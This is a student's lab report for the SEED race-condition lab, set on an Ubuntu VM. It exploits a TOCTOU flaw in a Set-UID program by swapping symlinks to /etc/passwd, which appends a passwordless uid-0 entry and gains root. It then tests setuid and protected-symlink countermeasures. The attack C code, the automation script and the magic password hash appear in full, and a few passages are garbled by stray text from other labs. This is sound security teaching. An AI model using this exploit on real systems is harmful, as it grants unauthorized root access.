

Race Condition Lab

Kai Li

10/03 2018

1 Overview

The learning objective of this lab is for students to gain the first-hand experience on the race-condition vulnerability by putting what they have learned about the vulnerability from class into actions. A race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place. If a privileged program has a race-condition vulnerability, attackers can run a parallel process to “race” against the privileged program, with an intention to change the behaviors of the program. In this lab, students will be given a program with a race-condition vulnerability; their task is to develop a scheme to exploit the vulnerability and gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that can be used to counter the race-condition attacks. Students need to evaluate whether the schemes work or not and explain why. This lab covers the following topics:

- Race condition vulnerability
- Sticky symlink protection
- Principle of least privilege

Readings and related topics. Detailed coverage of the race condition attack can be found in Chapter 7 of the SEED book, Computer Security: A Hands-on Approach, by Wenliang Du. A topic related to this lab is the Dirty COW attack, which is another form of race condition vulnerability. Chapter 8 of the SEED book covers the Dirty COW attack, and there is a separate SEED lab for this attack. However, the Dirty COW attack exploits a kernel vulnerability, which is already fixed in Ubuntu 16.04, so the lab can only be conducted in our Ubuntu 12.04 VM.

Lab environment. This lab has been tested on our pre-built Ubuntu 12.04 VM and Ubuntu 16.04 VM, both of which can be downloaded from the SEED website.

2 Lab Tasks

2.1 Initial Setup

Ubuntu 10.10 and later come with a built-in protection against race condition attacks. This scheme works by restricting who can follow a symlink. According to the documentation, “symlinks in world-writable sticky directories (e.g. /tmp) cannot be followed if the follower and directory owner do not match the symlink owner.” In this lab, we need to disable this protection. You can achieve that using the following commands:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=0
```

2.2 A Vulnerable Program

The following program is a seemingly harmless program. It contains a race-condition vulnerability.

```
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer);
    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission\n");
}
```

vulp.c

The program above is a root-owned Set-UID program; it appends a string of user input to the end of a temporary file */tmp/XYZ*. Since the code runs with the root privilege, i.e., its effective use ID is zero, it can overwrite any file. To

prevent itself from accidentally overwriting other people's file, the program first checks whether the real user ID has the access permission to the file **/tmp/XYZ**; that is the purpose of the `access()` call in Line 1. If the real user ID indeed has the right, the program opens the file in Line 2 and append the user input to the file.

At first glance the program does not seem to have any problem. However, there is a race condition vulnerability in this program: due to the time window between the check (`access()`) and the use (`fopen()`), there is a possibility that the file used by `access()` is different from the file used by `fopen()`, even though they have the same file name `/tmp/XYZ`. If a malicious attacker can somehow make `/tmp/XYZ` a symbolic link pointing to a protected file, such as `/etc/passwd`, inside the time window, the attacker can cause the user input to be appended to `/etc/passwd` and as a result gain the root privilege. The vulnerable runs with the root privilege, so it can overwrite any file.

Set up the Set-UID program. We first compile the above code, and turn its binary into a Set-UID program that is owned by the root. The following commands achieve this goal:

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

2.3 Task 1: Choosing Our Target

We would like to exploit the race condition vulnerability in the vulnerable program. We choose to target the password file `/etc/passwd`, which is not writable by normal users. By exploiting the vulnerability, we would like to add a record to the password file, with a goal of creating a new user account that has the root privilege. Inside the password file, each user has an entry, which consists of seven fields separated by colons (:). The entry for the root user is listed below. For the root user, the third field (the user ID field) has a value zero. Namely, when the root user logs in, its process's user ID is set to zero, giving the process the root privilege. Basically, the power of the root account does not come from its name, but instead from the user ID field. If we want to create an account with the root privilege, we just need to put a zero in this field.

```
root:x:0:0:root:/root:/bin/bash
```

In our setup, we run the Web server and the attack from the same computer, and that is why we use localhost. In real attacks, the server is running on a remote machine, and instead of using localhost, we use the hostname or the IP address of the server. Each entry also contains a password field, which is the second field. In the example above, the field is set to "x", indicating that the

password is stored in another file called */etc/shadow* (the shadow file). If we follow this example, we have to use the race condition vulnerability to modify both password and shadow files, which is not very hard to do. However, there is a simpler solution. Instead of putting "x" in the password file, we can simply put the password there, so the operating system will not look for the password from the shadow file. The password field does not hold the actual password; it holds the one-way hash value of the password. To get such a value for a given password, we can add a new user in our own system using the `adduser` command, and then get the one-way hash value of our password from the shadow file. Or we can simply copy the value from the seed user's entry, because we know its password is `dees`. Interestingly, there is a magic value used in Ubuntu live CD for a password-less account, and the magic value is `U6aMy0wojraho` (the 6th character is zero, not letter O). If we put this value in the password field of a user entry, we only need to hit the return key when prompted for a password.


Task: To verify whether the magic password works or not, we manually (as a superuser) add the following entry to the end of the */etc/passwd* file. Please report whether you can log into the *test* account without typing a password, and check whether you have the root privilege.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

After this task, please remove this entry from the password file. In the next task, we need to achieve this goal as a normal user. Clearly, we are not allowed to do that directly to the password file, but we can exploit a race condition in a privileged program to achieve the same goal

Experiment: To add a entry to the */etc/passwd*, we just simply need to modify it under root user, let's switch to root account, and append the above entry to */etc/passwd*.

Observation: After add it to the *passwd* file, we can successfully log in as *test* simply by typing the return key;



```
[10/02/18]seed@VM:~/../task1$ su test
Password:
root@VM:/home/seed/lab/lab4/task1# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/lab/lab4/task1# whoami
root
root@VM:/home/seed/lab/lab4/task1#
```

2.4 Task 2: Launching the Race Condition Attack

The goal of this task is to exploit the race condition vulnerability in the vulnerable *Set-UID* program listed earlier. The ultimate goal is to gain the root

privilege. The most critical step (i.e., making `/tmp/XYZ` point to the password file) of our race condition attack must occur within the window between check and use; namely between the `access()` and the `fopen()` calls in the vulnerable program. Since we cannot modify the vulnerable program, the only thing that we can do is to run our attacking program in parallel to “race” against the target program, hoping to win the race condition, i.e., changing the link within that critical window. Unfortunately, we cannot achieve the perfect SEED Labs – Race Condition Vulnerability Lab 4 timing. Therefore, the success of attack is probabilistic. The probability of successful attack might be quite low if the window are small. You need to think about how to increase the probability. For example, you can run the vulnerable program for many times; you only need to achieve success once among all these trials. Since you need to run the attacks and the vulnerable program for many times, you need to write a program to automate the attack process. To avoid manually typing an input to the vulnerable program vulp, you can use input redirection. Namely, you save your input in a file, and ask vulp to get the input from this file using “vulp `j inputFile`”.

Knowing whether the attack is successful. Since it may take a while before our attack can successfully modify the password file, we need a way to automatically detect whether the attack is successful or not. There are many ways to do that; an easy way is to monitor the timestamp of the file. The following shell script *target_process.sh* runs the `ls -l` command, which outputs several piece of information about a file, including the last modified time. By comparing the outputs of the command with the ones produced previously, we can tell whether the file has been modified or not.

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" != "$new" ] <- Check if /etc/passwd is
    modified
do
    ./vulp < passwd_input      <- Run the vulnerable program
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Experiment: To launch this attack, firstly we need to turn off the symbol link protection, then we wrote following program to repeatedly link the `/tmp/XYZ` to one of myfile, then link it to `/etc/passwd`, after that, we should run the *attack* program on the background, then we need to run the *target_process.sh* to monitor whether the `/etc/passwd` is changed.

```
[10/02/18]seed@VM:~/.../task2$ cat attack.c
#include <unistd.h>
int main()
{
while(1){
unlink("/tmp/XYZ");
symlink("/home/seed/myfile", "/tmp/XYZ");
usleep(10000);

unlink("/tmp/XYZ");
symlink("/etc/passwd", "/tmp/XYZ");
usleep(10000);
}
return 0;
}
[10/02/18]seed@VM:~/.../task2$
```

Observation: After running the above two programs several minutes, we successfully modified the */etc/passwd* and added our entry into it. So we can log in as **test** and gain the root privilege.

```
[10/03/18]seed@VM:~/.../task2$ ./target_process.sh
fs.protected_symlinks = 0
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/03/18]seed@VM:~/.../task2$ su test
Password:
root@VM:/home/seed/lab/lab4/task2# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/lab/lab4/task2#
```

2.5 Task 3: Countermeasure: Applying the Principle of Least Privilege

The fundamental problem of the vulnerable program in this lab is the violation of the Principle of Least Privilege. The programmer does understand that the user who runs the program might be too powerful, so he/she introduced `access()` to limit the user's power. However, this is not the proper approach. A better approach is to apply the Principle of Least Privilege; namely, if users do not need

certain privilege, the privilege needs to be disabled. We can use `setuid` system call to temporarily disable the root privilege, and later enable it if necessary. Please use this approach to fix the vulnerability in the program, and then repeat your attack. Will you be able to succeed? Please report your observations and provide explanation.

Experiment: To apply the countermeasure, we need to modify the *vulp* program as following, before invoking the `open()` system call, we use `setuid` to set the current effective id to the read user id. Then we compile it and repeat the attack as what we did in **Task 2**.

```
#include<unistd.h>
int main()
{
    uid_t ruid = getuid();
    uid_t euid = geteuid();

    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer);
    if(!access(fn, W_OK)){
        setuid(ruid);
        fp = fopen(fn, "a+");
        if(fp!=-1){
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
        }
        else{ printf("permission denied\n");}
    }
    else printf("No permission \n");
}
```

Observation: This time, the attack didn't succeed, when execute the *target_process.sh*, except throwing 'No permission' prompt, it would throw 'Segmentation fault' occasionally.

```
[10/03/18]seed@VM:~/.../task3$ ./target_process.sh
fs.protected_symlinks = 0
No permission
./target_process.sh: line 12: 21418 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21423 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21428 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21433 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21438 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21443 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21448 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21453 Segmentation fault      ./vulp
< inputFile
./target_process.sh: line 12: 21458 Segmentation fault      ./vulp
< inputFile
```

2.6 Task 4: Countermeasure: Using *Ubuntu's* Built-in Scheme

Ubuntu 10.10 and later come with a built-in protection scheme against race condition attacks. In this task, you need to turn the protection back on using the following commands:

```
// On Ubuntu 12.04, use the following command:
$ sudo sysctl -w
    kernel.yama.protected\_sticky\_symlinks=1
// On Ubuntu 16.04, use the following command:
$ sudo sysctl -w fs.protected_symlinks=1
```

conduct your attack after the protection is turned on. Please describe your observations. Please also explain the followings: (1) How does this protection scheme work? (2) What are the limitations of this scheme?

Experiment: To apply this countermeasure, we need to run the bash command before launching the attack. For the sake of simplicity, I added it to the head of *target_process.sh*. Then we repeat the attack as what we did in **Task 2**.

Observation: This time, the attack didn't succeed, when execute the *target_process.sh*, except throwing 'No permission', it would throw 'Segmentation fault' occasionally.


```
[10/03/18]seed@VM:~/.../task4$ ./target_process.sh
fs.protected_symlinks = 1
No permission
No permission
./target_process.sh: line 12: 6476 Segmentation fault      ./vulp
No permission
./target_process.sh: line 12: 6486 Segmentation fault      ./vulp
No permission
No permission
No permission
./target_process.sh: line 12: 6506 Segmentation fault      ./vulp
No permission
./target_process.sh: line 12: 6516 Segmentation fault      ./vulp
No permission
./target_process.sh: line 12: 6526 Segmentation fault      ./vulp
./target_process.sh: line 12: 6531 Segmentation fault      ./vulp
./target_process.sh: line 12: 6536 Segmentation fault      ./vulp
```

Explanation: The symlink protection works as follows: symbolic link inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower or the directory owner. Since the vulnerable program runs with the root privilege and */tmp* directory is also owned by root, the program will not be allowed to follow any symbolic link that is not created by the root.

This protection scheme has the limitation on that the attacker still has a chance to win the race condition, though the attacker can not follow the symbolic link, he may steal some other secrets through the side-channel.